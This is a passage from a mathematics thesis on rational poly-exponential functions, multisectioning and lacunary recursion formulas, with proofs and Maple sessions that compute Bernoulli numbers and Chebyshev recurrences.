5. $deg^P(s(\alpha x)) = deg^P(s(x))$,
6. $0 \leq deg^P(s_m^q(x)) \leq m \times deg^P(s(x))$.

Proof: Write $s(x) = \sum_{i=1}^{n} p_i(x)e^{\lambda_i x}$ and $t(x) = \sum_{j=1}^{m} q_j(x)e^{\mu_j x}$ for the remainder of this proof.

1. Noticing that $P^{st}(x) | \prod_{i=1,j=1}^{i=n,j=m}(x - \lambda_i - \mu_j)^{\deg(p_i(x))+\deg(q_i(x))}$ as shown in Lemma 2.3 gives $deg^P(s(x)t(x)) \leq deg^P(s(x))deg^P(t(x))$.

2. Observing that $P^{s+t}(x)|P^s(x)P^t(x)$, as shown in Lemma 2.3 gives $deg^P(s(x)+t(x)) \leq deg^P(s(x))+deg^P(t(x))$. The lower bound comes from taking $s(x) = -t(x)$.

3. In Lemma 2.3 it was shown that $P^{s'}(x) = P^s(x)$ or $xP^{s'}(x) = P^s(x)$. Hence $deg^P(s'(x)) = deg^P(s(x))$ or $deg^P(s(x)) - 1$.

4. In Lemma 2.3 it was shown that $P^{\int_0^x s(y)dy}(x) = P^s(x)$ or $P^{\int_0^x s(y)dy}(x) = xP^s(x)$. Hence $deg^P(\int_0^x s(y)dy) = deg^P(s(x))$ or $deg^P(s(x)) + 1$.

5. If $P^s(x) = \prod_{i=1}^n (x-\lambda_i)^{\deg(p_i(x))}$ then $P^{s(\alpha x)}(x) = \prod_{i=1}^n (x-\alpha\lambda_i)^{\deg(p_i(x))}$, which has the same degree. Hence $deg^P(s(\alpha x)) = deg^P(s(x))$.

6. Part 2 and part 5 of this lemma, in combination shows that $deg^P(\sum_{k=1}^m s(\omega_m^k x)\omega_m^{-qk}) \leq \sum_{k=1}^m deg^P(s(\omega_m^k x)) = m \times deg^P(s(x))$. The lower bound follows by considering the same example as is found in Lemma 2.4 part 6.

■

Chapters 4 and 5 typically work with the recurrences instead of with the poly-exponential function directly. These results are useful as they give bounds for the linear recurrence relations. The bound given by the metric deg^P is obvious, and the metric deg^d gives a bound to the multiplicity of roots in the recurrence polynomial.

Now the relationship between the metrics is examined.

Lemma 2.6 *Let $s(x) \in \mathcal{P}$. Then $1 + deg^d(s(x)) \leq deg^P(s(x))$.*

Proof: Write $s(x) = \sum_{i=1}^n p_i(x)e^{\lambda_i x}$ for the remainder of this proof. By Corollary 1 it follows that:

$$1 + deg^d(s(x)) \quad = \quad \max_{i=1}^n(\deg(p_i(x)) + 1) \leq \sum_{i=1}^n (\deg(p_i(x)) + 1) = deg^P(s(x)).$$

Which gives the desired result.

■

2.7 Examples.

In this section, three detailed examples are worked out. That of $s(x) = \sum_{i=1}^n \alpha_i e^{\lambda_i(x)}$ and $t(x) = e^{\lambda x}p(x)$, and the Chebyshev T polynomials.

Example 9 *Consider* $s(x) = \sum_{i=1}^{n} \alpha_i \ e^{\lambda_i(x)}$. *Therefore the recurrence polynomial is* $P^s(x) = \prod_{i=1}^{n}(x-\lambda_i)$. *Denoting* $\beta_k = \sum_{J\subseteq\{\lambda_1,\ldots,\lambda_n\},|J|=k} \prod_{\lambda\in J} \lambda$ *to be the elementary symmetric polynomials of* N *variables gives* $P^s(x) = \sum_{k=0}^{N} x^{N-k}\beta_k(-1)^k$.

Writing $s(x) = \sum_{i=0}^{\infty} b_i \frac{x^i}{i!}$ *gives a linear recurrence relation for the* b_i *namely* $b_i = \sum_{k=1}^{N} \beta_k \ b_{i-k}(-1)^k$.

The first N *values of the* b_i *must be determined. Note that* $b_i = s^{(i)}(0)$, *the* i*-th derivative of* $s(x)$. *Also* $s(x) = \sum_{i=1}^{n} \alpha_i e^{\lambda_i x}$, *so* $b_i = \sum_{k=1}^{n} \alpha_k \lambda_k^i$.

Example 10 *Consider* $t(x) = e^{\lambda x}p(x)$. *So the recurrence polynomial satisfies* $P^t(x) = (x-\lambda)^{\deg(p(x))}$. *Let* $N = \deg(p(x))$ *for convenience. Consequently* $P^t(x) = \sum_{k=0}^{N} \binom{N}{k} x^{N-k}(-\lambda)^k$. *Thus linear recurrence relation is simply:* $b_i = -\sum_{k=0}^{N} \binom{N}{k} b_{i-k}(-\lambda)^k$.

Now determine the first N *values of the* b_i. *Observe that* $b_i = t^{(i)}(0)$, *the* i*-th derivative of* $t(x)$. *Further, observe that* $t(x) = e^{\lambda x}p(x)$. *So* $t^{(0)}(0)$ *is simply* $p(0)$. *Next* $t^{(1)}(0) = \lambda p(0) + p'(0)$. *Next* $t^{(2)}(0) = \lambda^2 p(0) + 2\lambda p'(0) + p''(0)$. *In general* $t^{(k)}(0) = \sum_{i=0}^{k} \binom{k}{i} \lambda^{k-i} p^{(i)}(0)$. *If* $p(x) = a_N x^N + \ldots + a_0$, *then this formula for the* b_i *will simplify to* $t^{(k)}(0) = \sum_{i=0}^{k} \binom{k}{i} \lambda^{k-i} i! a_i$.

Thus the linear recurrence relation is $b_i = -\sum_{k=0}^{N} b_{i-k}(-\lambda)^k$ *and where for* $k < N$, $b_i = \sum_{k=0}^{i} \binom{i}{k} \lambda^{i-k} k! a_k$.

Example 11 *Consider the following example in Maple.*

```
> \mapleinline{active}{1d}{with(MS):}{%
> }
```

*This example will demonstrate that process of multisectioning can be used where the recurrence has symbolic values rather than simply numeric ones. Consider the "*Chebyshev T polynomials*", as polynomials in t, with the recurrence* $T_n = 2\,t\,T_{n-1} - T_{n-2}$ *with initial polynomials* $T_0 = 1$ *and* $T_1 = t$ *[2]. Consider multisectioning this by 5 at 1, to get a recurrence for* T_1, T_6, T_{11}, T_{16}, ...

```
> \mapleinline{active}{1d}{egf := f(x) = 2*t*f(x-1)-f(x-2),f,x,[f(0)=1,
> f(1)=t];}{%
> }
```

$$egf := \mathrm{f}(x) = 2\,t\,\mathrm{f}(x-1) - \mathrm{f}(x-2),\ f,\ x,\ [\mathrm{f}(0) = 1,\ \mathrm{f}(1) = t]$$

```
> \mapleinline{active}{1d}{`egf/ms`(egf,5,1);}{%
> }
```

$$\begin{aligned}\mathrm{f}(x) = {} & -\mathrm{f}(x-10) + (32\,t^5 - 40\,t^3 + 10\,t)\,\mathrm{f}(x-5),\ f,\ x, [\mathrm{f}(0) = 0,\ \mathrm{f}(1) = t,\ \mathrm{f}(2) = 0,\\ & \mathrm{f}(3) = 0,\ \mathrm{f}(4) = 0,\ \mathrm{f}(5) = 0, \mathrm{f}(6) = \\ & 2\,t\,(2\,t\,(2\,t\,(2\,t^2-1)-t) - 2\,t^2 + 1) - 2\,t\,(2\,t^2-1) + t)\\ & - 2\,t\,(2\,t\,(2\,t^2-1)-t) + 2\,t^2 - 1,\ \mathrm{f}(7) = 0,\ \mathrm{f}(8) = 0,\ \mathrm{f}(9) = 0]\end{aligned}$$

```
> \mapleinline{active}{1d}{expand([%]);}{%
> }
```

$$[\mathrm{f}(x) = -\mathrm{f}(x-10) + 32\,\mathrm{f}(x-5)\,t^5 - 40\,\mathrm{f}(x-5)\,t^3 + 10\,\mathrm{f}(x-5)\,t,\ f,\ x, [\mathrm{f}(0) = 0,\ \mathrm{f}(1) = t,$$
$$\mathrm{f}(2) = 0,\ \mathrm{f}(3) = 0,\ \mathrm{f}(4) = 0,\ \mathrm{f}(5) = 0,\ \mathrm{f}(6) = 32\,t^6 - 48\,t^4 + 18\,t^2 - 1,\ \mathrm{f}(7) = 0,$$
$$\mathrm{f}(8) = 0,\ \mathrm{f}(9) = 0]]$$

This example is interesting in that it shows that the λ_i used in the definition of poly-exponential functions, (Definition 2.1) can be symbolic values in the complex numbers, as opposed to just the numeric values.

2.8 Conclusions.

By combining the results of Theorem 2.1, Lemmas 2.3, 2.5 and Corollary 2 the following results are true.

Theorem 2.3 *Let $s(x) \in \mathcal{P}$.*

1. *Then there exists a lacunary recurrence relation for the $mi+q$-th coefficient of $s(x)$'s exponential generating function in terms of the $mj+q$-th coefficient $j = i-N, ..., i-1$, where N is bounded above by $deg^P(s(x))$.*
2. *Moreover if the linear recurrence relation associated with $s(x)$ is such that the associated recurrence polynomial is in $R_1[x]$, then the recurrence polynomial of the new lacunary recurrence relation will also be in $R_1[x]$.*
3. *Furthermore if the linear recurrence relation associated with $s(x)$ is of length N, then the new lacunary recurrence relation will be of length less than or equal to mN, where only $\frac{1}{m}$-th of the terms are non-zero.*

The following corollory was know in [16], but its proof was specific to either the Fibonacci or Lucas type I numbers, and was not the consequence of a more general theorem.

Corollary 5 *The $mi+q$ term of the Fibonacci and Lucas type I numbers can be computed in terms of $mj+q$ term for $j = i-2, i-1$ via a lacunary recurrence relation. Moreover the lacunary recurrence relation will be over $\mathbb{Z}$. Lastly, the lacunary recurrence relation will be of length $2m$ with 2 non-zero terms.*

Chapter 3

Rational poly-exponential functions.

3.1 Rational poly-exponential function.

Some techniques for poly-exponential functions where developed in Chapter 2. This chapter expands the scope of the study to a more general setting; that of ratios of poly-exponential functions. To that end, define:

Definition 3.1 (Rational poly-exponential function.) *Let $s(x)$, $t(x) \in \mathcal{P}$ and $t(x) \neq 0$. Then*

$$\frac{s(x)}{t(x)},$$

*is a "*rational poly-exponential function*". Denote the set of all such functions by $\mathcal{R}$.*

This definition was suggested by my supervisor, Jon Borwein, as a generalization of the Bernoulli numbers. All of the methods Lehmer, or Glaisher [19, 14] to multisectioning the Bernoulli numbers relied only upon the fact that these numbers had "nice" linear recurrence relation to describe the exponential generating function of the numerator and denominator. Definition 3.1 maintains this property, but expands the scope of the results to a much large class of functions. To the best of my knowledge, the results in this chapter are new, in the sense that they have not been done in this degree of generality before.

Section 3.2 shows how to calculate the coefficients of the exponential generating function of functions in $\mathcal{R}$ by use of recursion formulae. Section 3.3 will demonstrate the effects of multisectioning

on functions in $\mathcal{R}$. The structure of $\mathcal{R}$ is studied in Section 3.4, examining different rings, subrings, fields and subfields of $\mathcal{R}$, along with some closure properties. In Section 3.5 the examination of subfields of $\mathcal{R}$ is continued, by exploring how these subfields relate to each other. Some metrics of complexity for functions in $\mathcal{R}$ are investigated in Section 3.6. Section 3.7 contains three worked out examples. The last section, Section 3.8 summarizes the main points of this chapter into a final theorem.

3.2 Recursion formula for functions in $\mathcal{R}$.

The study of rational poly-exponential functions begins by looking at an example of how to calculate the coefficients of the exponential generating function of $\frac{x}{e^x-1}$. These are the "*Bernoulli numbers*" (in even suffix notation) [2].

Example 12 *Define*

$$\sum_{k=0}^{\infty} c_k \frac{x^k}{k!} = \frac{x}{e^x - 1} = \frac{\sum_{i=0}^{\infty} b_i \frac{x^i}{i!}}{\sum_{j=0}^{\infty} d_j \frac{x^j}{j!}}.$$

Then the c_k are the Bernoulli numbers. A simple calculation shows that $b_i = 1$ if $i = 1$ and 0 otherwise. Further $d_j = 0$ if $j = 0$ and 1 otherwise.

Now:

$$\begin{aligned}
\sum_{k=0}^{\infty} c_k \frac{x^k}{k!} &= \frac{\sum_{i=0}^{\infty} b_i \frac{x^i}{i!}}{\sum_{j=0}^{\infty} d_j \frac{x^j}{j!}} \\
\sum_{j=0}^{\infty} d_j \frac{x^j}{j!} \sum_{k=0}^{\infty} c_k \frac{x^k}{k!} &= \sum_{i=0}^{\infty} b_i \frac{x^i}{i!} \\
\sum_{k=0}^{\infty} \sum_{j=0}^{k} d_j \frac{x^j}{j!} c_{k-j} \frac{x^{k-j}}{(k-j)!} &= \sum_{i=0}^{\infty} b_i \frac{x^i}{i!} \\
\sum_{k=0}^{\infty} \sum_{j=0}^{k} \binom{k}{j} d_j c_{k-j} \frac{x^k}{k!} &= \sum_{i=0}^{\infty} b_i \frac{x^i}{i!} \\
\sum_{j=0}^{k} \binom{k}{j} d_j c_{k-j} &= b_k.
\end{aligned}$$

From this a recursion formula for the Bernoulli numbers is derived that, for $k > 2$ gives:

$$\sum_{j=1}^{k} \binom{k}{j} c_{k-j} = 0$$

$$c_{k-1} = \frac{-1}{k}\sum_{j=0}^{k-2}\binom{n}{j}c_j.$$

This is the standard recursion formula used for the Bernoulli numbers, as would be found in [2, 10, 16].

Note 3.1 *It is important to note that the term "linear recurrence relation" is different than that of "recursion formula". A recursion formula is a formula where the n-th term depends on the previous $n-1$ terms, where as a linear recurrence relation only requires the previous N terms of which a linear combination is used to determine the n-th term. Examples 12 gives a recursion formula for the Bernoulli numbers.*

It is not always possible to write $f(x) \in \mathcal{R}$ as $\sum_{i=0}^{\infty} c_i \frac{x^i}{i!}$. In particular if $f(x)$ has a pole at 0, this will not be possible (i.e. $\frac{1}{x}$). The restriction to $f(x) \in \mathcal{R}$ which do not have poles at 0, is closed under addition, differentiation, multiplication, $f(x) \to f(\alpha x)$ and multisectioning, by simply looking at the Taylor series under these operations. Denote this set as $\hat{\mathcal{R}}$ to get this definition:

Definition 3.2 ($\hat{\mathcal{R}}$.) *Define*

$$\hat{\mathcal{R}} = \{f(x) : \lim_{x\to 0}\frac{1}{f(x)} \neq 0, f(x) \in \mathcal{R}\}.$$

3.3 Multisectioning.

This section explores the effects of multisectioning on rational poly-exponential functions. The main result of this section allows for the improvement in the efficiency of calculating the coefficients of exponential generating functions for functions in $\mathcal{R}$.

Lemma 3.1 *If $h(x) \in \mathcal{R}$ then $h_m^q(x)$ can be written as $\frac{s_m^q(x)}{t_m^0(x)}$ where $s(x)$, $t(x) \in \mathcal{P}$.*

Proof: Write $h(x) = \frac{s_h(x)}{t_h(x)}$. Thus:

$$\begin{aligned} h_m^q(x) &= \frac{1}{m}\sum_{i=0}^{m-1}\frac{\omega_m^{-iq}s_h(x\omega_m^i)}{t_h(x\omega_m^i)} = \frac{1}{m}\sum_{i=1}^{m-1}\frac{\omega_m^{-iq}s_h(x\omega_m^i)\prod_{j=1}^{m-1}t_h(x\omega_m^{j+i})}{\prod_{j=0}^{m-1}t_h(x\omega_m^j)} \\ &= \frac{\frac{1}{m}\sum_{i=1}^{m-1}\omega_m^{-iq}s_h(x\omega_m^i)\prod_{j=1}^{m-1}t_h(x\omega_m^{j+i})}{\prod_{j=0}^{m-1}t_h(x\omega_m^j)} = \frac{(s_h(x)\prod_{j=1}^{m-1}t_h(x\omega_m^j))_m^q}{(\prod_{j=0}^{m-1}t_h(x\omega_m^j))_m^0}. \end{aligned}$$

Picking $s(x) = s_h(x)\prod_{i=1}^{m-1}t_h(x\omega_m^i)$ and $t(x) = \prod_{i=0}^{m-1}t_h(x\omega_m^i)$ gives the desired result. It is also worthwhile to note that $t_m^0(x) = t(x)$.

■

Theorem 3.1 *Given a function $f(x) \in \hat{\mathcal{R}}$, $m, q \in \mathbb{Z}$, $0 \leq q < m$, a recursion formula can be found for the $mi+q$-th coefficient of the exponential generating function of $f(x)$ that depends only on the $mj+q$-th coefficient, for $j < i$, and two lacunary recurrence relations.*

Later, in Section 3.8, by combining this theorem, Theorem 3.1, with some later results, Lemmas 3.3, 3.4 and 3.6, an even tighter result will be given, the lengths of these lacunary recurrence relations, will be determined, and the ring that their coefficients will lie will be known.

Proof: Let

$$f(x) = \sum_{i=0}^{\infty} c_i \frac{x^i}{i!} = \frac{s_f(x)}{t_f(x)} = \frac{\sum_{i=0}^{\infty} b_i \frac{x^i}{i!}}{\sum_{j=0}^{\infty} d_j \frac{x^j}{j!}},$$

where $s(x)$, $t(x) \in \mathcal{P}$. Lemma 3.1 gives

$$f_m^q(x) = \sum_{i=0}^{\infty} c_{mi+q} \frac{x^{mi+q}}{(mi+q)!} = \frac{s_m^q(x)}{t_m^0(x)} = \frac{\sum_{i=0}^{\infty} \bar{b}_{mi+q} \frac{x^{mi+q}}{(mi+q)!}}{\sum_{j=0}^{\infty} \bar{d}_{mj} \frac{x^{mj}}{(mj)!}},$$

where s_m^q, $t_m^0 \in \mathcal{P}$, and the $\bar{b}_i$ and the $\bar{d}_j$ satisfy lacunary recurrence relations.

A simple calculation shows that

$$\begin{aligned}
\sum_{i=0}^{\infty} c_{mi+q} \frac{x^{mi+q}}{(mi+q)!} &= \frac{\sum_{i=0}^{\infty} \bar{b}_{mi+q} \frac{x^{mi+q}}{(mi+q)!}}{\sum_{j=0}^{\infty} \bar{d}_{mj} \frac{x^{mj}}{(mj)!}} \\
\sum_{j=0}^{\infty} \bar{d}_{mj} \frac{x^{mj}}{(mj)!} \sum_{i=0}^{\infty} c_{mi+q} \frac{x^{mi+q}}{(mi+q)!} &= \sum_{i=0}^{\infty} \bar{b}_{mi+q} \frac{x^{mi+q}}{(mi+q)!} \\
\sum_{i=0}^{\infty} \sum_{j=0}^{i} \binom{mi+q}{mj} \bar{d}_{mj} c_{m(i-j)+q} \frac{x^{mi+q}}{(mi+q)!} &= \sum_{i=0}^{\infty} \bar{b}_{mi+q} \frac{x^{mi+q}}{(mi+q)!} \\
\sum_{j=0}^{i} \binom{mi+q}{mj} \bar{d}_{mj} c_{m(i-j)+q} &= \bar{b}_{mi+q}.
\end{aligned}$$

Picking $s = \min\{j : d_{mj} \neq 0\}$ gives:

$$\begin{aligned}
\sum_{j=s}^{i} \binom{mi+q}{mj} \bar{d}_{mj} c_{m(i-j)+q} &= \bar{b}_{mi+q} \\
\binom{mi+q}{ms} \bar{d}_{ms} c_{m(i-s)+q} &= \bar{b}_{mi+q} - \sum_{j=s+1}^{i} \binom{mi+q}{mj} \bar{d}_{mj} c_{m(i-j)+q} \\
c_{m(i-s)+q} &= \frac{1}{\binom{mi+q}{ms} \bar{d}_{ms}} (\bar{b}_{mi+q} - \sum_{j=s+1}^{i} \binom{mi+q}{mj} \bar{d}_{mj} c_{m(i-j)+q}).
\end{aligned}$$

Let $k = i - s$, to get

$$\begin{aligned} c_{mk+q} &= \frac{1}{\binom{m(s+k)+q}{ms}\bar{d}_{ms}}(\bar{b}_{m(k+s)+q} - \sum_{j=s+1}^{k+s}\binom{m(k+s)+q}{mj}\bar{d}_{mj}c_{m((k+s)-j)+q}) \\ &= \frac{1}{\binom{m(s+k)+q}{ms}\bar{d}_{ms}}(\bar{b}_{m(k+s)+q} - \sum_{j=1}^{k}\binom{m(k+s)+q}{m(j+s)}\bar{d}_{m(j+s)}c_{m(k-j)+q}). \end{aligned}$$

This is a recursion formula for the c_{mk+q} based on the previous c_{mj+q} with $j < k$ and two lacunary recurrence relations for the $\bar{b}_{mi+q}$ and $\bar{d}_{mi}$.

■

The recursion formula associated with $f_m^q(x)$ is called the "*lacunary recursion formula*" [8, 14].

Example 13 *Consider the following example in Maple. For more information about the Maple code, see Appendix A. For the Maple code see Appendix E. The Maple code and help files (including information about syntax) are available on the web at [1].*

```
> \mapleinline{active}{1d}{with(MS):}{%
> }
```

Consider again the Bernoulli numbers $\frac{x}{e^x-1} = \frac{\sum_{i=0}^{\infty}\frac{b_i\,x^i}{i!}}{\sum_{j=0}^{\infty}\frac{d_j\,x^j}{j!}}$. *Multisection this by 3 at 1, using the formula, as given in Lemma 3.1. After this, this example will calculate the 1-st, 4-th 7-th and 10-th Bernoulli number, using the formula given in Theorem 3.1.*

Let $s_h(x) = x$ *and* $t_h(x) = e^x - 1$, *and solve for* $\mathrm{s}(x)$ *and* $\mathrm{t}(x)$ *in the theorem.*

```
> \mapleinline{active}{1d}{s[h] := x -> x;}{%
> }
```

$$s_h := x \to x$$

```
> \mapleinline{active}{1d}{t[h] := (x) -> exp(x)-1;}{%
> }
```

$$t_h := x \to e^x - 1$$

```
> \mapleinline{active}{1d}{omega[3] := exp(2*Pi*I/3);}{%
> }
```

$$\omega_3 := -\frac{1}{2} + \frac{1}{2}\,I\,\sqrt{3}$$

From Lemma 3.1 $\mathrm{s}(x) = s_h(x)\,(\prod_{i=1}^{m-1} t_h\,{\omega_m}^i)$, *and* $\mathrm{t}(x) = \prod_{i=0}^{m-1} t_h(x\,{\omega_m}^i)$, *which, for this particular case is:*

```
> \mapleinline{active}{1d}{S := s[h](x) * t[h](x*omega[3]) *
> t[h](x*omega[3]^2);}{%
> }
```

$$S := x\,(e^{(x\,(-1/2+1/2\,I\,\sqrt{3}))} - 1)\,(e^{(x\,(-1/2+1/2\,I\,\sqrt{3})^2)} - 1)$$

```
> \mapleinline{active}{1d}{T :=
> t[h](x)*t[h](x*omega[3])*t[h](x*omega[3]^2);}{%
> }
```

$$T := (e^x - 1)\,(e^{(x\,(-1/2+1/2\,I\,\sqrt{3}))} - 1)\,(e^{(x\,(-1/2+1/2\,I\,\sqrt{3})^2)} - 1)$$

Now, determine what the linear recurrence relation for this would be.

```
> \mapleinline{active}{1d}{`pe/ms`(S,b,x,3,1);}{%
> }
```

$$\mathrm{b}(x) = -\mathrm{b}(x-12) + 2\,\mathrm{b}(x-6),\ b,\ x,\ [\mathrm{b}(0) = 0,\ \mathrm{b}(1) = 0,\ \mathrm{b}(2) = 0,\ \mathrm{b}(3) = 0,\ \mathrm{b}(4) = -12,\ \mathrm{b}(5) = 0,\ \mathrm{b}(6) = 0,\ \mathrm{b}(7) = -7,\ \mathrm{b}(8) = 0,\ \mathrm{b}(9) = 0,\ \mathrm{b}(10) = -30,\ \mathrm{b}(11) = 0,\ \mathrm{b}(12) = 0,\ \mathrm{b}(13) = -13]$$

So $s_3^1(x) = \sum_{i=0}^{\infty} \frac{b_i\,x^i}{i!}$, *where* $b_i = b_{i-12} + 2\,b_{i-6}$, *with initial values of* $b_4 = -12$, $b_7 = -7$, $b_{10} = -30$ *and* $b_{13} = -13$.

```
> \mapleinline{active}{1d}{convert_egf(T,d,x);}{%
> }
```

$$\mathrm{d}(x) = \mathrm{d}(x-6),\ d,\ x,\ [\mathrm{d}(0) = 0,\ \mathrm{d}(1) = 0,\ \mathrm{d}(2) = 0,\ \mathrm{d}(3) = 6,\ \mathrm{d}(4) = 0,\ \mathrm{d}(5) = 0]$$

So the bottom linear recurrence relation $t_3^0(x) = \sum_{j=0}^{\infty} \frac{d_j\,x^i}{j!}$, *where* $d_j = d_{j-6}$, *and the initial values are* $d_3 = 6$.

Equally easy the two built-in commands could have been used to do this in the naive fashion.

```
> \mapleinline{active}{1d}{top := `top/ms/naive`(x,exp(x)-1,b,x,3,1);}{%
> }
```

$$top := \mathrm{b}(x) = -\mathrm{b}(x-12) + 2\,\mathrm{b}(x-6),\ b,\ x,\ [\mathrm{b}(0) = 0,\ \mathrm{b}(1) = 0,\ \mathrm{b}(2) = 0,\ \mathrm{b}(3) = 0,\ \mathrm{b}(4) = -12,\ \mathrm{b}(5) = 0,\ \mathrm{b}(6) = 0,\ \mathrm{b}(7) = -7,\ \mathrm{b}(8) = 0,\ \mathrm{b}(9) = 0,\ \mathrm{b}(10) = -30,\ \mathrm{b}(11) = 0,\ \mathrm{b}(12) = 0,\ \mathrm{b}(13) = -13]$$

```
> \mapleinline{active}{1d}{bot := `bottom/ms/naive`(exp(x)-1,d,x,3);}{%
> }
```

$$bot := \mathrm{d}(x) = \mathrm{d}(x-6),\ d,\ x,\ [\mathrm{d}(0) = 0,\ \mathrm{d}(1) = 0,\ \mathrm{d}(2) = 0,\ \mathrm{d}(3) = 6,\ \mathrm{d}(4) = 0,\ \mathrm{d}(5) = 0]$$

Now, to calculate the first few Bernoulli numbers, use the formula as given in Theorem 3.1, first noting that s is equal to 1.

```
> \mapleinline{active}{1d}{Top := `egf/makeproc`(top):}{%
> }

> \mapleinline{active}{1d}{Bot := `egf/makeproc`(bot):}{%
> }

> \mapleinline{active}{1d}{s := 1:}{%
> }

> \mapleinline{active}{1d}{m := 3:}{%
> }

> \mapleinline{active}{1d}{k := 0:}{%
> }

> \mapleinline{active}{1d}{q := 1:}{%
> }

> \mapleinline{active}{1d}{Bernoulli[m * k + q] := 1/binomial(m*(s + k)
> + q, m * s) / Bot(m * s) * }{%
> }

> \mapleinline{active}{1d}{                        (Top(m *(k + s) + q)
> - add(binomial (m *(k + s) + q, }{%
> }

> \mapleinline{active}{1d}{                        m *(j + s)) * Bot(m *
> j) * Bernoulli[m * (k+s-j) + q], }{%
> }

> \mapleinline{active}{1d}{                        j = 1+s .. k+s));}{%
> }
```

$$Bernoulli_1 := \frac{-1}{2}$$

```
> \mapleinline{active}{1d}{k := 1:}{%
> }

> \mapleinline{active}{1d}{Bernoulli[m * k + q] := 1/binomial(m*(s + k)
> + q, m * s) / Bot(m * s) * }{%
> }

> \mapleinline{active}{1d}{                        (Top(m *(k + s) + q)
> - add(binomial (m *(k + s) + q, }{%
> }

> \mapleinline{active}{1d}{                        m *(j + s)) * Bot(m *
> (j + s)) * Bernoulli[m * (k-j) + q], }{%
> }

> \mapleinline{active}{1d}{                        j = 1 .. k));}{%
```

```
> }
```

$$Bernoulli_4 := \frac{-1}{30}$$

```
> \mapleinline{active}{1d}{k := 2:}{%
> }
```

```
> \mapleinline{active}{1d}{Bernoulli[m * k + q] := 1/binomial(m*(s + k)
> + q, m * s) / Bot(m * s) * }{%
> }
```

```
> \mapleinline{active}{1d}{                          (Top(m *(k + s) + q)
> - add(binomial (m *(k + s) + q, }{%
> }
```

```
> \mapleinline{active}{1d}{                          m *(j + s)) * Bot(m *
> (j + s)) * Bernoulli[m * (k-j) + q], }{%
> }
```

```
> \mapleinline{active}{1d}{                          j = 1 .. k));}{%
> }
```

$$Bernoulli_7 := 0$$

```
> \mapleinline{active}{1d}{k := 3:}{%
> }
```

```
> \mapleinline{active}{1d}{Bernoulli[m * k + q] := 1/binomial(m*(s + k)
> + q, m * s) / Bot(m * s) * }{%
> }
```

```
> \mapleinline{active}{1d}{                          (Top(m *(k + s) + q)
> - add(binomial (m* (k + s) + q, }{%
> }
```

```
> \mapleinline{active}{1d}{                          m *(j + s)) * Bot(m *
> (j + s)) * Bernoulli[m * (k-j) + q], }{%
> }
```

```
> \mapleinline{active}{1d}{                          j = 1 .. k));}{%
> }
```

$$Bernoulli_{10} := \frac{5}{66}$$

There is automated code to get the same result.

```
> \mapleinline{active}{1d}{A := `calcul/normal`(10, Top, Bot, 3, 1):}{%
> }
```

```
> \mapleinline{active}{1d}{seq(A[3 * i + 1], i = 0 ..3);}{%
> }
```

$$\frac{-1}{2}, \frac{-1}{30}, 0, \frac{5}{66}$$

3.4 The structure of $\mathcal{R}$.

Like $\mathcal{P}$, this section will show that $\mathcal{R}$ has a rich structure. To explore this structure, this section first makes some definitions for subsets of $\mathcal{R}$ analogous to the Definitions 2.3 and 2.4 for $\mathcal{P}$.

Definition 3.3 ($\mathcal{R}^{R_1,R_2}, \mathcal{R}_{R_1,R_2}$.) *Let R_1 and R_2 be subrings of $\mathbb{C}$. Denote $\mathcal{R}^{R_1,R_2}$ ($\mathcal{R}_{R_1,R_2}$) to be the subset of $\mathcal{R}$, such that all elements can be written in for the form $\frac{s(x)}{t(x)}$ with $s(x)$, $t(x) \in \mathcal{P}^{R_1,R_2}$ ($s(x)$, $t(x) \in \mathcal{P}_{R_1,R_2}$).*

Definition 3.4 ($\hat{\mathcal{R}}^{R_1,R_2}, \hat{\mathcal{R}}_{R_1,R_2}$.) *Let R_1 and R_2 be subrings of $\mathbb{C}$. Define $\hat{\mathcal{R}}^{R_1,R_2} = \mathcal{R}^{R_1,R_2} \cap \hat{\mathcal{R}}$ and $\hat{\mathcal{R}}_{R_1,R_2} = \mathcal{R}_{R_1,R_2} \cap \hat{\mathcal{R}}$.*

First collect some closure properties for $\mathcal{R}$.

Lemma 3.2 *Let R_1, R_2, R_3, and R_4 be subrings of $\mathbb{C}$ and let $h(x) \in \mathcal{R}_{R_1,R_2}$ and $g(x) \in \mathcal{R}_{R_3,R_4}$ then:*

1. $g(x)h(x) \in \mathcal{R}_{\langle R_1,R_3\rangle,R_2R_4}$,
2. $g(x) + h(x) \in \mathcal{R}_{\langle R_1,R_3\rangle,R_2R_4}$,
3. $h'(x) \in \mathcal{R}_{R_1,\langle R_1,R_2\rangle}$,
4. $h_m^q(x) \in \mathcal{R}_{R_1\langle\omega_m\rangle,R_2\langle\omega_m\rangle}$.

Proof: For convenience, write $h(x) = \frac{s_h(x)}{t_h(x)}$, with $s_h(x)$, $t_h(x) \in \mathcal{P}_{R_1,R_2}$, and $g(x) = \frac{s_g(x)}{t_g(x)}$, with $s_g(x)$, $t_g(x) \in \mathcal{P}_{R_3,R_4}$.

1. Now $g(x)h(x) = \frac{s_g(x)s_h(x)}{t_g(x)t_h(x)}$, so by Lemma 2.2 it follows that $s_g(x)s_h(x) \in \mathcal{P}_{\langle R_1,R_3\rangle,R_2R_4}$, and $t_g(x)t_h(x) \in \mathcal{P}_{\langle R_1,R_3\rangle,R_2R_4}$. Consequently $g(x)h(x) \in \mathcal{R}_{\langle R_1,R_3\rangle,R_2R_4}$.
2. Observe that $g(x) + h(x) = \frac{s_h(x)t_g(x)+s_g(x)t_h(x)}{t_g(x)t_h(x)}$. From Lemma 2.2 $s_g(x)t_h(x) + t_g(x)s_h(x) \in \mathcal{P}_{\langle R_1,R_3\rangle,R_2R_4}$, and $t_g(x)t_h(x) \in \mathcal{P}_{\langle R_1,R_3\rangle,R_2R_4}$. Hence $g(x) + h(x) \in \mathcal{R}_{\langle R_1,R_3\rangle,R_2R_4}$.
3. By considering $h'(x) = \frac{s_h'(x)t_h(x)-s_h(x)t_h'(x)}{t_h^2(x)}$, and Lemma 2.2 it is seen that $s_h'(x)t_h(x) - t_h'(x)s_h(x) \in \mathcal{P}_{R_1,\langle R_1,R_2\rangle}$ and $t_h^2(x) \in \mathcal{P}_{R_1,R_2}$. Thus $h'(x) \in \mathcal{R}_{R_1,\langle R_1,R_2\rangle}$.
4. Now $h_m^q(x) = \frac{(s_h(x)\prod_{i=1}^{m-1} t_h(x\omega_m^i))_m^q}{(\prod_{i=0}^{m-1} t_h(x\omega_m^i))_m^0}$ (Lemma 3.1). From Lemma 2.2 the numerator and the denominator are both in $\mathcal{P}_{R_1\langle\omega_m\rangle,R_2\langle\omega_m\rangle}$. This gives $h_m^q(x) \in \mathcal{R}_{R_1\langle\omega_m\rangle,R_2\langle\omega_m\rangle}$.

■

